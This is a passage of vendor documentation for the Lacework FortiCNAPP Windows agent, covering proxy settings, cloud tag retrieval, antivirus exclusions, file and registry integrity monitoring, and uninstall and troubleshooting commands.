   `C:\Users\Administrator> sc.exe start lwdatacollector`

Use a Network Proxy for Windows Agent Traffic

The Windows agent supports transparent HTTP proxies. When you install the agent in a Windows environment with a proxy configured, the agent attempts a connection through the configured proxy server automatically. If connections still fail, or you want to use a specific proxy for the agent, you can do one of the following:

- Specify the `proxyurl` property in the config.json file
- Use the PROXYURL option when you install the agent through the command line.

The Windows agent does not support SOCKS proxies.

Ensure that the configured proxy is a WinHTTP proxy using the following command as administrator:

```
netsh winhttp show proxy
```

Specify a Proxy for the Agent in the Configuration File

To configure the agent to use a specific proxy:

1. Navigate to the `C:\ProgramData\Lacework` folder with administrator privileges and open the *config.json* file in a text editor.
2. Add the proxy information to the config.json file, as follows: `"proxyurl:"http://Your_Proxy_Server:Your_Port"`

   Where `Your_Proxy_Server` is the URL or IP address of your HTTP proxy server and `Your_Port` is the port number of your proxy server.

   If the agent should not use a proxy, regardless of the machine's configuration, specify the following in the config.json file:

   `"proxyurl":"direct"`
3. Restart the Windows agent to enable the config.json file changes. For instructions, see Restart Windows Agent.

Specify a Proxy for the Agent through the Command Line

To configure the agent to use a specific proxy during installation in the command line, use the following command:

```
C:\Users\Administrator> msiexec.exe /i LWDataCollector.msi ACCESSTOKEN=Your_Access_Token
SERVERURL=Your_API_Endpoint PROXYURL=http://Your_Proxy_Server:Your_Port
```

Where `Your_Proxy_Server` is the URL or IP address of your HTTP proxy server and `Your_Port` is the port number of your proxy server.

If the agent should not use a proxy, regardless of the machine's configuration, use the following command during installation:

```
C:\Users\Administrator> msiexec.exe /i LWDataCollector.msi ACCESSTOKEN=Your_Access_Token
SERVERURL=Your_API_Endpoint PROXYURL=direct
```

Configure Access to Tags in AWS

The Lacework FortiCNAPP Windows agent can retrieve user defined tags and other metadata from the AWS EC2 instances on which the agent is installed and display them in the Lacework FortiCNAPP Console. This enables you to do the following:

- Use the tag and metadata values to identify AWS resources displayed in the Lacework FortiCNAPP Console.
- Use the tags to filter information displayed in the Lacework FortiCNAPP Console. For example, you can use the Machine Tags on page 1144 filter in the Host Vulnerabilities page to view only the vulnerabilities on hosts in a specific AWS account.

To enable the agent to retrieve tags from AWS, you create an allow policy for DescribeTags, and associate it with the AWS EC2 instance by doing the following:

1. Log in to the AWS Identity and Access Management (IAM) service.
2. Select *Policies*.
3. Click *Create policy*.
4. Select the JSON tab and replace the displayed policy with the following text.

```
{
   "Version": "2012-10-17",
   "Statement": [
      {
         "Effect": "Allow",
         "Action": "ec2:DescribeTags",
         "Resource": "*"
      }
   ]
}
```

   Replace the date specified for the `Version` key if required.
5. Click *Next: Tags*
6. Click *Next: Review*.
7. Enter a policy name and description.
8. Click *Create policy*.

Next, you associate the with an IAM role that can be attached to EC2 instances:

1. Log in to the IAM service.
2. Select *Roles*.
3. Click *Create role*.
4. Select *AWS service* as the trusted entity type and *EC2* as the use case.
5. Click *Next*.
6. Search for your newly created policy, select it, and click *Next*.
7. Enter a role name, update the description if you want, and click *Create role*.

After creating the policy and role, navigate to the EC2 service and select the instance for which you want to retrieve the external tags.

Under *Actions* > *Security* > *Modify IAM role*, select the IAM role you created and click *Update IAM role*. The next time the Lacework FortiCNAPP agent forwards data, you will see the external tags in the Lacework FortiCNAPP Console.

In addition to importing AWS tags, you can add local tags to agents. For details, see Add Custom Agent Tags on page 1040.

Configuring access to labels in Google Cloud

Google Cloud supports user-defined labels to organize your Google Cloud resources. For more information, see Creating and Managing Labels.

The Lacework FortiCNAPP agent can retrieve the labels from the GCE instances on which the agent is installed and display them in the Lacework FortiCNAPP console. This enables you to do the following:

- Use the label values to identify Google Cloud resources displayed in the Lacework FortiCNAPP console.
- Use the labels to filter information displayed in the Lacework FortiCNAPP console. For example, you can use the Machine Tags on page 1144 filter in the *Host Vulnerabilities* page to view only the vulnerabilities on hosts in a specific Google Cloud project.

Requirements


For the agent to be able to retrieve user-defined labels on Google Compute Engine (GCE) instances, the service account associated with the instance must have sufficient authorization to retrieve this information over the Compute Engine API. In particular, the instance and its associated service account must possess:

- *Read* access to the GCE API
- *compute.instances.get* IAM permission

Configuring access to the Google Compute Engine API

The GCE instance requires the *compute.readonly* OAuth scope, but broader scopes, such as *compute* and *cloud-platform*, also fulfill this minimum level of permission. The default GCE instance policy does not usually contain this scope. So, you need to configure this level of permission to allow Lacework FortiCNAPP to access the GCE API.

1. In the Google Cloud console, click *Compute Engine*, select the *VM Instances* page, and then select your instance.
2. Stop your instance.
3. On your instance's page, click *Show Details* under *API and identity management*.
4. See if the menu item for the Compute Engine API is set to either *Read Only* or *Read Write* (corresponding to the *compute.readonly* and *compute* OAuth scopes, respectively). Alternatively, see if the *Cloud API access* scopes is set to *Allow Full Access* (corresponding to the *cloud-platform* scope).
5. If the instance does not have any of the permissions described, click *Edit*.
6. Scroll down to find a series of drop-downs that grant access to the various Google Cloud APIs and locate the *Compute Engine API* dropdown.


Identity and API access
Service accounts
Service account
Compute Engine default service account
Requires the Service Account User role (roles/iam.serviceAccountUser) to be set for users who want to access VMs with this service account. Learn more
Access scopes
Allow default access
Allow full access to all Cloud APIs
Set access for each API
BigQuery
None
Bigtable Admin
None
Bigtable Data
None
Cloud Datastore
None
Cloud Debugger
None
Cloud Platform
Enabled
Cloud Pub/Sub
None
Cloud Source Repositories
None
Cloud SQL
None
Compute Engine
Read Only
Service Control
None

7. Select the *Read Only* option.
8. Select *Save* at the bottom of this page.
9. Restart your instance.

Validating permissions for your service account

Most service accounts will be configured with the predefined *Editor* role and will have enough permissions to allow Lacework FortiCNAPP to access GCE, requiring no further action on your part. However, if your organization configures GCE service accounts differently, then your service account may not have enough permission. In this case, you or your administrator must either:

- Add a new role to the service account that contains this permission: OR
- Add the permission to a role that the service account already has. Note that this option is only available for custom roles.

For information about viewing and setting up roles for your service account, see Manage access to projects, folders, and organizations.

Add Custom Agent Tags

Overview

In addition to importing cloud native tags from AWS, Azure, and Google Cloud, you can add custom agent tags to Windows agents. You can use the tags to quickly identify critical assets in the Lacework FortiCNAPP Console. You can also use the filters in the Lacework FortiCNAPP Console to review only the assets or applications running on the assets that use a specific tag.

For the Windows agent to be able to retrieve externally-created tags from your AWS EC2 instances, perform the steps in Configure Access to Tags in AWS on page 1035.

For the Windows agent to be able to retrieve user-defined labels on your Google Compute Engine (GCE) instances, perform the steps in Configuring access to labels in Google Cloud on page 1037.

No special configuration is required to enable import of tags from Azure.

Add Custom Agent Tags

To add custom agent tags, add the new tag entries in the *config.json* file.

1. Log in to your Windows host machine as administrator.
2. Navigate to the `C:\ProgramData\Lacework` folder and open the *config.json* file in a text editor.
3. Use the `tags` property to add your custom agent tags to the *config.json* file as shown below. If you have previously edited your *config.json*, you may see more lines than indicated below.

```
{
       "tokens": {
              "accesstoken": "Your_Access_Token"
    },
    "serverurl": "Your_API_Endpoint",
    "tags": {
        "test_01": "Value_01",
           "test_02": "Value_02"
    }
}
```

4. Save the `config.json` file.
5. Restart the Windows agent to enable the configuration file changes. For instructions, see Restarting the Windows agent on page 1053.

Add the Windows Agent as a Trusted Entity

We recommend that you add the agent as a trusted entity to the Windows firewall and antivirus applications on your host machine to reduce the scan duration and resource use.

While high configuration systems (16vCPU or better) may not experience any issues during scanning by the agent, lower configuration systems may experience high scan time and large CPU consumption from antivirus applications during the agent scanning. Adding the Lacework agent as a trusted entity to the Windows firewall and antivirus applications can reduce this issue.

Add the Windows Agent as an Allowed Application for Windows Firewall

Follow these steps:

1. Log in to your Windows host machine as administrator.
2. Select *Start > Windows Security > Firewall & network protection*.
3. Click *Allow an app through firewall*.
4. Click *Allow another app*.
5. Click *Browse*, select the `LWDataCollector.exe` file at `C:\Program Files\Lacework`, then click *Open*.
6. Click *Add* to add the Lacework Agent application.
7. Select the *Lacework Agent* checkbox in the list of *Allowed apps and features*.
8. Select the checkbox for the type of network (*Public* and *Private*) the Lacework Agent application can access.
9. Click *OK*.

Add the Windows Agent in the Windows Defender Exclusions List

Follow these steps:

1. Log in to your Windows host machine as administrator.
2. Select *Start > Windows Security > Virus & threat protection > Virus & threat protection settings > Manage settings*.
3. Under *Exclusions*, click *Add or remove exclusions*. The *Exclusions* window appears.
4. Click *Add an exclusion*. A list of exclusion types appears.
5. Select *File*, select the `LWDataCollector.exe` file at `C:\Program Files\Lacework`, then click *Open*.
6. Repeat steps 4 and 5 to add the following files in the exclusion list:
   - C:\Program Files\Lacework\LWUpgrade.exe
   - C:\Program Files\Lacework\osqueryi.exe
   - C:\Windows\System32\drivers\lwdcs.sys

Add the Windows Agent to the Exclusions List for Other Antivirus Applications

Ensure that you have added the following files to the exclusions list of other antivirus applications running on your host machine. Refer to the documentation for your antivirus application for more information:

- C:\Program Files\Lacework\LWDataCollector.exe
- C:\Program Files\Lacework\LWUpgrade.exe
- C:\Program Files\Lacework\osqueryi.exe
- C:\Windows\System32\drivers\lwdcs.sys

File and registry integrity monitoring for Windows

The following provide information about configuring file and registry integrity monitoring for Windows:

- File Integrity Monitoring for Windows Overview on page 1044
- Monitor Changes to Windows Registry on page 1050

File Integrity Monitoring for Windows Overview

Overview

File Integrity Monitoring (FIM) provides visibility into new and changed files. FIM monitors a predefined set of files and directories at a periodic interval to identify new, changed, and malicious files.

You can configure the scan frequency. The default scan interval is once a day. The interval was chosen to balance feature need versus CPU, memory, and disk IO bandwidth cost.

By default, Lacework FortiCNAPP monitors a set of default paths as well as excludes monitoring a set of default paths. You can override these default paths to scan or ignore specific file paths on your machine.

FIM does not examine file contents or send the file contents to the Lacework FortiCNAPP platform. It only sends the file metadata and file hash to the Lacework FortiCNAPP platform.

FIM creates an alert for malicious files by comparing the SHA256 file hash to a list of known, malicious file hashes. You can create custom FIM policies to receive alerts for the files that really matter to your organization. For example, you can clone the following default policies to create custom FIM policies.

The Windows agent captures SHA256 file hash information to detect malicious files. However, the file hash information is not displayed for application alerts in the Lacework FortiCNAPP Console.

Policy ID	Alert Generated by Policy	Description
LW_FIM_33	Files Changed	Generates alerts for files that are modified in the directories you specified in the policy.
LW_FIM_34	Suspicious Files	Generates alerts if the file hash for a binary matches a SHA256 file hash you specified in the policy.

For more information about creating custom FIM policies, see the following:

- Legacy policies overview on page 1748

By default, Lacework FortiCNAPP monitors a default set of directories that you can override using the filepath Property on page 1047 in the config.json agent configuration file. In a custom policy, ensure that you specify only the directories that are being monitored. If you specify a directory that is not monitored, alerts will not be generated for files in that directory.

Lacework FortiCNAPP cannot scan files that are open or locked from sharing by the administrator of the host machine.

View FIM Scan Results

To view the results of the FIM scan, go to *Workloads* > *Hosts* > *Files* in the Lacework FortiCNAPP Console. For more information, see Files on page 629.

View FIM Scan Alerts

To view FIM alerts, do the following:

1. Click *Alerts* in the Lacework FortiCNAPP Console.
2. Click the *Alert Subcategory* drop-down list.
3. Select *File*.
4. Click *Show Results*.

Configure FIM Properties for Windows Agent

By default, Lacework FortiCNAPP configures the Windows agent file integrity monitoring (FIM) feature with default settings. For example, Lacework FortiCNAPP monitors a set of default paths as well as excludes monitoring a set of default paths.

This section describes the FIM properties that the Windows agent supports in the config.json file. For information about FIM, see the following:

- Files on page 629
- File Integrity Monitoring (FIM) FAQs on page 983

- Ensure that you have administrator privileges to open the config.json file in a text editor.
- If you modify the config.json file, restart the Windows agent to enable the changes. For instructions, see Restarting the Windows agent on page 1053.
- You can override the default settings using the `filepath` property (to include in monitoring) and `fileignore` property (to exclude from monitoring) in the *config.json* file.

Understand FIM Syntax in the config.json File

All directories and files not part of the default settings that you want to monitor or ignore must be explicitly added to the *config.json* file. You can list directories or files.

The FIM properties must be specified within a single `fim` property in the config.json file, as shown in the following example:

```
"fim":
{
   "filepath": [ "%SystemRoot%\\System32\\drivers", "C:\\hello4?.txt",    "C:\\Windows\\A*" ],
   "fileignore": [ "C:\\hello?.txt", "C:\\hello45.txt", "C:\\Windows\\AA*", "C:\\Windows\\Logs*" ]
}
```

Use double backslash (\\) when you specify Windows file paths. Double backslashes are necessary because the single backslash is an escape character in JSON files.

Monitor Entire Directory Except a Few Specific Files

If you want to monitor an entire directory and exclude specific files within the directory:

1. List the directory to monitor in `filepath`.
2. List the specific files to exclude in `fileignore`.

Understand Empty Entries

Adding a blank "`fim`" entry as shown below has no effect on the default parameters.

```
"fim":{}
```

However, no files will be monitored if you add an empty `filepath` property as shown below, and no files will be excluded from monitoring if you add an empty `fileignore` property as shown below.

```
"fim":
{
   "filepath":[],"fileignore":[]
}
```

Use of Wildcards

Use wildcards to efficiently specify complex sets of paths.

Example of the * wildcard

In this example, FIM monitors all files under `C:\users\` folder that starts with the name `foo`. If the folder has `foofile1.txt`, `foofile2.log`, and `nofoofile1.txt`, FIM runs only on `foofile1.txt` and `foofile2.log`.

```
"filepath": ["C:\\users\\foo*"]
```

Example of the ? wildcard

In this example, FIM monitors all files under `C:\users\` folder that starts with the name `foo`. If the folder has `foo1file.txt`, `foo2file.txt`, and `foofile.txt`, FIM runs only on `foo1file.txt` and `foo2file.txt`.

```
"filepath": ["C:\\users\\foo?file.txt"]
```

filepath Property

By default, Lacework FortiCNAPP monitors the following paths:

- Paths that are scanned recursively by default:
  - C:\Program Files\
  - C:\Program Files (x86)
  - C:\Windows\System32\
  - C:\Windows\SystemApps\
  - C:\Windows\SysWOW64\

- C:\Windows\Microsoft.NET\
- C:\Documents and Settings\All Users\Start Menu\Programs\Startup
- C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
- %Temp%

- Paths that are scanned non-recursively by default:
  - C:\
  - C:\Windows

You can override these default paths by specifying the `filepath` property in the *config.json* file.

```
"filepath": ["filepath1", "filepath2"...]
```

The `filepath` property supports the `*` and `?` wildcards.

Specifying additional file paths may temporarily increase scan time, CPU, memory, and network resource usage.

Example of filepath Property

```
"filepath": ["C:\\users\\foo.txt", "C:\\data\\"]
```

This entry configures FIM to monitor `C:\users\foo.txt` and all files in `C:\data\`.

fileignore Property

By default, Lacework FortiCNAPP excludes monitoring a set of default paths. The list of default paths has been omitted for security reasons. Contact Fortinet Support for more information.

You can override these ignored default paths by specifying the `fileignore` property in the *config.json* file.

```
"fileignore": ["filepath1, filepath2"...]
```

The `fileignore` property supports the `*` and `?` wildcards.

Example of fileignore Property

```
"fileignore": ["C:\\backup\\"]
```

This entry configures FIM to ignore the `C:\backup\` folder and all files in it.

runat Property

By default, Lacework FortiCNAPP runs the FIM scan at an undetermined time once per day. To control the start time of the daily FIM scan, specify the `runat` property and enter the start time as `HH:MM` in the *config.json* file.

```
"runat": "HH:MM"
```

Example of runat Property

```
"runat": "23:50"
```

This entry configures FIM to start scanning at 11:50 PM.

maxscanfiles Property

By default, Lacework FortiCNAPP runs the FIM scan on up to 500000 files. You can specify the `maxscanfiles` property in your *config.json* file to change the default. For example, to limit the FIM scan to 20000 files, specify:

```
"maxscanfiles": "20000"
```

mode Property

FIM is enabled by default on your host machine.

To disable FIM, specify the following in your config.json file:

```
"mode": "disable"
```

If FIM is disabled, you can enable it by deleting the following in your config.json file:

```
"mode": "disable"
```

noatime Property

The `noatime` property prevents atime from being used for metadata hash computation. The `atime` (access timestamp) is the last time a file was read. Someone used a program to display the contents of the file or read some values from it but nothing was edited or added to the file. Metadata is one of the dimensions of hash, used by the agent to determine if the file was changed. To prevent the use of `atime`, specify the following in your config.json file

```
"noatime": "true"
```

Monitor Changes to Windows Registry

The Windows registry is a database that stores configurations for the Windows operating system and applications installed on Windows. Threat actors could modify the Windows registry to automatically execute applications when Windows starts, a user logs in, or an application is launched. The Windows agent monitors such registry changes on hosts and reports them in the Lacework FortiCNAPP Console so that you can quickly act on malicious registry changes.

Lacework FortiCNAPP monitors a set of default registry paths that could be modified to automatically execute applications. You cannot override these default registry paths.

The list of default registry paths has been omitted for security reasons. Contact Fortinet Support for the list of default registry paths.

Enable or Disable Registry Monitoring

By default, registry monitoring is enabled.

To disable registry monitoring, do the following:

1. Add the following to the config.json file:

```
"registry": {
    "enabled": "false",
}
```

2. Restart the Windows agent to enable the config.json file changes. For instructions, see Restarting the Windows agent on page 1053.

To enable registry monitoring is disabled, do the following to enable it:

1. Do one of the following:
   - Modify the `registry` property in the config.json file as shown below:

```
"registry": {
    "enabled": "true",
}
```

   - Remove the following in the config.json file:

```
"registry": {
   "enabled": "false",
}
```

2. Restart the Windows agent to enable the config.json file changes. For instructions, see Restarting the Windows agent on page 1053.

View Registry Monitoring Alerts

To view the registry monitoring alerts:

1. In the Lacework FortiCNAPP Console, go to *Workloads > Hosts > Files*.
2. Navigate to the *New Registry Autoruns* table.

Restarting, upgrading, or uninstalling the Windows agent

The following provide information about restarting, upgrading, or uninstalling the Windows agent:

- Restarting the Windows agent on page 1053
- Upgrading the Windows agent on page 1054
- Uninstalling the Windows agent on page 1055

Restarting the Windows agent

To restart the agent:

1. Open PowerShell as administrator.
2. Stop the agent with the following command:
   ```
   C:\Users\Administrator> sc.exe stop lwdatacollector
   ```
3. Restart the agent with the following command:
   ```
   C:\Users\Administrator> sc.exe start lwdatacollector
   ```

Upgrading the Windows agent

By default, the Windows agent is automatically upgraded when a new version is available.

To disable automatic upgrade, add the following to your `config.json` file:

```
"autoupgrade": "disable"
```

For improved security and to benefit from new and improved features, we recommend that you do not disable automatic upgrade of the agent.

To enable automatic upgrade again, delete the `"autoupgrade": "disable"` property in the `config.json` file or change it to:

```
"autoupgrade": "enable"
```

If you modify the `config.json` file while the agent is running, you must restart the agent for the changes to take effect.

Manually upgrading the agent

To perform a manual upgrade of the version of the Windows agent on your host machine:

1. Uninstall the agent using the instructions at Uninstalling the Windows agent on page 1055.
2. Download the latest Windows agent MSI installer using the instructions at Downloading the Windows agent installer on page 990.
3. Install the Windows agent using any of the installation methods at Installing the Windows agent on page 987.

Uninstalling the Windows agent

If the Windows agent is installed on your host machine, uninstall it before you install another version.

Do not downgrade to an earlier version of the agent. Downgrading can cause data incompatibility.

To uninstall the agent from your host machine:

1. Open *Add/Remove program* on your host.
2. Select *LWDataCollector* from the list of programs.
3. Click *Uninstall*.
4. Verify that `LWDataCollector` does not appear in the list of programs.
5. Open a PowerShell terminal or the Windows Command Prompt as an administrator and do the following to ensure that the agent service and driver are not running.
   a. Check the state of the agent service by entering the command: `C:\Users\Administrator> sc.exe query lwdatacollector`
   b. Check the state of the agent driver by entering the command: `C:\Users\Administrator> sc.exe query lwdcs`

Uninstalling the agent using PowerShell

You can use the following PowerShell script to uninstall the agent:

```
## Script to uninstall the Lacework Windows agent
$app = Get-WmiObject -Class Win32_Product -Filter "Name like '%Lacework%'"
$app.Uninstall()
```

Troubleshooting the Windows agent

The following provide information about troubleshooting the Windows agent:

- Troubleshooting a failed installation on page 1057
- Roll Back a Windows Agent Installation on page 1058
- Review the Windows Agent Log Files on page 1060

Troubleshooting a failed installation

Use the following troubleshooting tips if your Windows agent fails to install on the host.

- Ensure that you are running the MSI installer with the required command line parameters: `ACCESSTOKEN`, `SERVERURL`, or `CONFIGFILE`. Ensure you specify a valid agent access token and agent serverurl Property address. If you created a `config.json` configuration file with these parameters, ensure that you specify the file name in the command.
- If you see the following error message: `Could not copy CONFIGFILE to lacework dir`, you have an outdated configuration file. Your existing `config.json` file should have the following format:

```
{
  "tokens": {
       "accesstoken": "<Your_Access_Token>"
  },
  "serverurl": "<Your_API_Endpoint>",
  <Optional_parameters>
}
```

- Check the log files in `C:\Users\[username]\AppData\Local\Temp\Lacework` for information:
  - `LWInstaller.log`: The installation log file. It contains records of all actions performed during the installation process and is helpful if you encounter errors during installation.
  - `LWDataCollector_0.log`: The agent log file. It contains records of all actions performed by the agent. If this file is present, it indicates that the installation was successful. However, the agent may have failed to start due to the following reasons:
    - Invalid configuration file.
    - Invalid Lacework agent server URL.
    - Invalid agent access token.
    - Proxy errors.
    - Errors connecting to the Lacework FortiCNAPP server.
- Collect more information about the installation failure by retrying the installation with verbose logging enabled using the following command in PowerShell:

```
C:\Users\Administrator> msiexec.exe /i LWDataCollector.msi ACCESSTOKEN=Your_Access_Token
SERVERURL=Your_API_Endpoint /L*V LWinstaller.log
```

To troubleshoot Windows agent errors, review the LWDataCollector log files in the *C:\ProgramData\Lacework\Logs* directory.

Prepare to send these log files if you require assistance from Fortinet Customer Support.

Roll Back a Windows Agent Installation

If the installation fails, the MSI installer rolls back the installation on the host machine and cleans up the system by removing any folders and files resulting from the failed installation attempt. If this cleanup does not occur, do the following to manually clean up and remove the Windows agent folders and files from the host.

1. Open a PowerShell terminal as administrator.
2. Check the state of the LWDataCollector service by entering the command:

   `C:\Users\Administrator> sc.exe query LWDataCollector`


   If it is not already removed, remove the service by entering the command:

   `C:\Users\Administrator> sc.exe delete LWDataCollector`
3. Check the state of the lwdcs driver by entering the command:


   `sc.exe query lwdcs`

   If it is not already removed, remove the driver by entering the command:

